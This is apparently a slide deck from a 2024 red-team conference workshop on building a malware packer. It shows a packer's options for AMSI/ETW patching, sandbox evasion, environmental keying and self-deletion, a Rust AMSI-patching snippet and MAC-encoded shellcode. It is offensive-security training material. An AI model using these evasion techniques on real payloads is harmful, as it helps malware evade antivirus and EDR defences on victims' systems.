X33FCON 2024

MALDEV: PACKER DEVELOPMENT



AGENDA



AGENDA

- Whoarewe
- Motivation
- How does a Packer work?
- What can / should I pack?
- Relevant features
- Todos for this workshop





WHOAREWE



WHOAREWE

Fabian Mosch / @S3cur3Th1sSh1t

- Teamleader Pentest/Red-Team @r-tec
- Breaking into company environments at work & escalating privileges
- Inspired by the community, likes to share knowledge
- ▶ Publishing Tools/Scripts on Github, Blogposts, YouTube-Videos
- Special interest in AV/EDR Evasion topics






Sven Rath / @eversinc33

- ► Pentest/Red-Team @r-tec
- Malware development, windows internals and kernel rootkits
- ▶ Blogging at https://eversinc33.com






MOTIVATION

- ► If you
 - ▶ have an unorganized collection of malware projects
 - manually encrypt your payloads to copy paste them into a template
 - manually compile your malware
- ► This workshop is for you ©
- At the end of this workshop you will have a tool, that automatically creates parametrized loaders for various input formats




HOW DOES A PACKER WORK



HOW DOES A PACKER WORK

Benefits:

- Dynamically change payload characteristics
- Automate malware development
 - Safe time
- Easily adjust payloads depending on the environment





HOW DOES A PACKER WORK

```
utput formats:
--dll
                      Compile as DLL
--hijack HIJACK TARGET
                      Use Koppeling to adjust DLL to use in for hijacking. Supply local path of a DLL to clone exports and
--hijack-path HIJACK TARGET FULLPATH
                      Full path to the original dll that is hijacked. Use this to overwrite the name from --hijack. E.g.: C
                      Compile as Service-EXE. If doing so, all additional files must be put into C:\Temp (shellcode, mocking
--service
                      Create a powershell script to reflectively load the packed binary
--outfile OUTFILE
                     Output filepath. Saves to ./output/packed[.exe|.dll] by default
--shellcode-file SC_FILE
                      Filename of the file containing the encrypted shellcode. Defaults to holiday.jpg
                     Do not store the shellcode in a separate file
--inline-shellcode
vasion:
                     Do not patch AMSI
--no-amsi
                     Do not patch ETW
--no-etw
                     Don't use HWBP for AMSI/ETW patching but use byte patches instead
--no-hwbp
--domain DOMAIN
                     Domain name for environmental keying
                      Add strings from legit binaries to the end of the packed PE to defeat ML detections
                      Add random functions to IAT to change the imphash
-i, --interactive-anti-sandbox
                      Wait for user to press g key to start
--self-delete
                      Delete all files after execution.
--timestamp TIMESTAMP_ADJUST
                      Adjust the PE file timestamp and import directory filestamp. Supply amount of days to go back in time
                      Exit if debuggers or other analysis tools are running on the host
                      Unhook ntdll with syscalls before injection
--unhook
hellcode Execution:
--direct-pointer
                      Use direct pointer execution instead of NtCreateThreadEx. Program may crash after execution of shellco
                      Use the process mockingjay technique. Copy the System.Windows.Forms.ni.dll to the target as well
--mockingjay
                      Use RWX on memory instead of RX. Mockingjay is RXW anyway.
-- TWX
--sleeptime SLEEPTIME
                      Time to sleep in seconds inbetween steps. Defaults to 5
```



WHAT CAN / SHOULD I PACK?



WHAT CAN / SHOULD I PACK?

- Anything, which is potentially known malicious
 - ▶ Most typical use case: C2-Payloads
 - ► Alternatively known Post Exploitation tooling itself






APC



Encryption / Decryption routines

Modification of Open Source Packer Encryption / Decryption routines to get rid of signatures





- String encryption & no debug/print information
- "Malware doesnt need strings"

NimProtect

NimProtect is a tiny macro library for protecting sensitive strings in compiled binaries.

I built it in order to fullfill the need for compile-time string encryptor that will decrypt the strings at runtime whenever needed, just as the great but abandoned nim-strenc did.




Click or press 'S' to search, '?' for more options...


Crate obfstr 🕏

[-] Compiletime string constant obfuscation.

```
// Djb2 hash function
unsigned long hash(char *str) {
    unsigned long hash = 5381;
    int c;
    while ((c = *str++))
        hash = ((hash << 5) + hash) + c; /* hash * 33 + c */
    return hash % NUM_BUCKETS;
}</pre>
```

- Entropy reduction
 - Bloating
 - Staging / De-coupling the payload
 - Encrypted payload encoding





```
const mac: seq[cstring] = @[
    cast[cstring]("78-0D-4F-1D-05-B3"),
    cast[cstring]("1E-FD-77-8E-87-63"),
    cast[cstring]("5B-3F-49-08-83-A4"),
    cast[cstring]("12-B2-46-09-A7-37"),
    cast[cstring]("98-6C-0D-8B-19-67"),
    cast[cstring]("35-42-F0-C5-71-55"),
    cast[cstring]("EC-96-2A-D4-5B-64"),
    cast[cstring]("82-8D-03-2D-EB-08"),
    cast[cstring]("82-8D-03-2D-EB-08"),
    cast[cstring]("2A-B1-2E-32-CC-2B"),
    cast[cstring]("2A-B1-2E-32-CC-2B"),
    cast[cstring]("38-EE-19-74-B5-B5"),
    cast[cstring]("11-8D-BD-94-C9-7B"),
```



- Anti-Sandbox
- Anti-Analysis
- Environmental Keying

```
Breakpoint at 00000000004166D0 (TLS Callback 1) set!
Breakpoint at 000000000004166A0 (TLS Callback 2) set!
Breakpoint at 00000000000418D30 (TLS Callback 3) set!
Breakpoint at 00000000004014E0 (entry breakpoint) set!
DLL Loaded: 00007FF8780D0000 C:\Windows\System32\ntdl1.dl1
DLL Loaded: 00007FF8763D0000 C:\Windows\System32\kernel32.dll
DLL Loaded: 00007FF875780000 C:\Windows\System32\KernelBase.dll
DLL Loaded: 00007FF872F90000 C:\Windows\System32\apphelp.dll
DLL Loaded: 00007FF876730000 C:\Windows\System32\msvcrt.dll
Thread 2024 created, Entry: ntdll.00007FF878122B30, Parameter: 0000000000848AC0
System breakpoint reached!
INT3 breakpoint "TLS Callback 1" at pumped. 00000000004166D0
INT3 breakpoint "TLS Callback 2" at pumped. 00000000004166A0!
INT3 breakpoint "TLS Callback 3" at pumped. 0000000000418D30
INT3 breakpoint "entry breakpoint" at <pumped.EntryPoint> (00000000004014E0)!
DLL Loaded: 00007FF8761B0000 C:\Windows\System32\ole32.dl1
DLL Loaded: 00007FF875A80000 C:\Windows\System32\ucrtbase.dll
DLL Loaded: 00007FF876540000 C:\Windows\System32\rpcrt4.dll
DLL Loaded: 00007FF877370000 C:\Windows\System32\combase.dll
DLL Loaded: 00007FF876BE0000 C:\Windows\System32\gdi32.dll
DLL Loaded: 00007FF875E40000 C:\Windows\System32\win32u.dll
DLL Loaded: 00007FF875C20000 C:\Windows\System32\gdi32full.dll
DLL Loaded: 00007FF875B80000 C:\Windows\System32\msvcp win.dll
DLL Loaded: 00007FF876C90000 C:\Windows\System32\user32.dll
Thread 5012 created, Entry: ntdl1.00007FF878122B30, Parameter: 0000000000848AC0
DLL Loaded: 00007FF876670000 C:\Windows\System32\imm32.dll
DLL Loaded: 00007FF8772A0000 C:\Windows\System32\oleaut32.dll
DLL Loaded: 00007FF860990000 C:\Windows\System32\mscoree.dll
DLL Loaded: 00007FF8776D0000 C:\Windows\System32\ws2 32.dll
DLL Loaded: 00007FF873630000 C:\Windows\System32\kernel.appcore.dll
DLL Loaded: 00007FF875E70000 C:\Windows\System32\bcryptprimitives.dll
DLL Loaded: 00007FF873160000 C:\Windows\System32\uxtheme.dll
DLL Loaded: 00007FF876100000 C:\Windows\System32\advapi32.dll
DLL Loaded: 00007FF8764A0000 C:\Windows\System32\sechost.dll
DLL Loaded: 00007FF8760D0000 C:\Windows\System32\bcrypt.dll
DLL Loaded: 00007FF85ED50000 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
Thread 5012 exit
Thread 2024 exit
Process stopped with exit code 0x0 (0)
```



- Evasion
 - ► AMSI Bypass
 - ► ETW Bypass
 - Indirect Syscalls
 - **>** ...
 - ► Whatever you can think of :)

```
unsafe
{
    return_value = syscall!("NtProtectVirtualMemory", process_handle, &mut protectaddress_to_protect, &mut size_to_set, protect, &mut oldprotect);
}
if return_value != 0 {
    println!("failed to patch AMSI, NtProtectVirtualMemory");
    println!("{:x}", return_value);
    return false;
}
let patch_ptr = patch.as_ptr() as *const c_void;
unsafe
{
    return_value = syscall!("NtWriteVirtualMemory", process_handle, amsi_scan_buffer, patch_ptr, patch.len(), &mut bytes_written);
}
if return_value != 0 {
    println!("failed to patch AMSI, NtWriteVirtualMemory");
    println!("{:x}", return_value);
    println!("{:x}", bytes_written);
    return false;
}
```



- Output formats
 - Executable
 - ▶ DLL
 - ▶ Service Executable
 - ▶ Sideloading DLL
 - ▶ Powershell, C# assembly, HTA, [...]







TODOS IN THIS WORKSHOP



TODOS IN THIS WORKSHOP

Choose your language:













TODOS IN THIS WORKSHOP

- Get an overview over the packer template file
- Decide, which features to integrate first
- Checkout the follow-up tasks from the README

ToDos / Programming tasks

- 👸 easy 👸 : Check out pack.py to familiarize yourself with the code and fill in the todos
- 👸 easy 👸 : To lower entropy, and additionally evade some sandboxes, implement storing the payload in a separate file
- 👸 easy 👸 : Automate the building of Sideloading DLLs using Third Party tools such as Koppeling
- 🥥 intermediate 🔘 : If you prefer to inject payloads, integrate ThreadlessInject/Poolparty
- 🛮 easy 🐧 : Alternative Sandbox Evasion / AntiDebug techniques
- 👸 easy 👸 : Adjust helpers.h to use API Hashing and Salting
- O intermediate : Use Hardware Breakpoints for AMSI/ETW evasion instead of simple patches
- 👸 easy 👸 : Add Module Stomping
- 🖁 easy 🖁 : Add an option for creating a service binary for lateral movement execution
- 👸 easy 👸 : Environmental keying on a target domain/hostname
- W hard W: Adjust .NET execution to add reading output and passing arguments





TODOS IN THIS WORKSHOP

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.



Automatic sample submission is off. Your device may be vulnerable.



Off

Submit a sample manually



Let's go:

https://github.com/rtecCyberSec/Packer-Development

x33fcon - Maldev: Packer Development

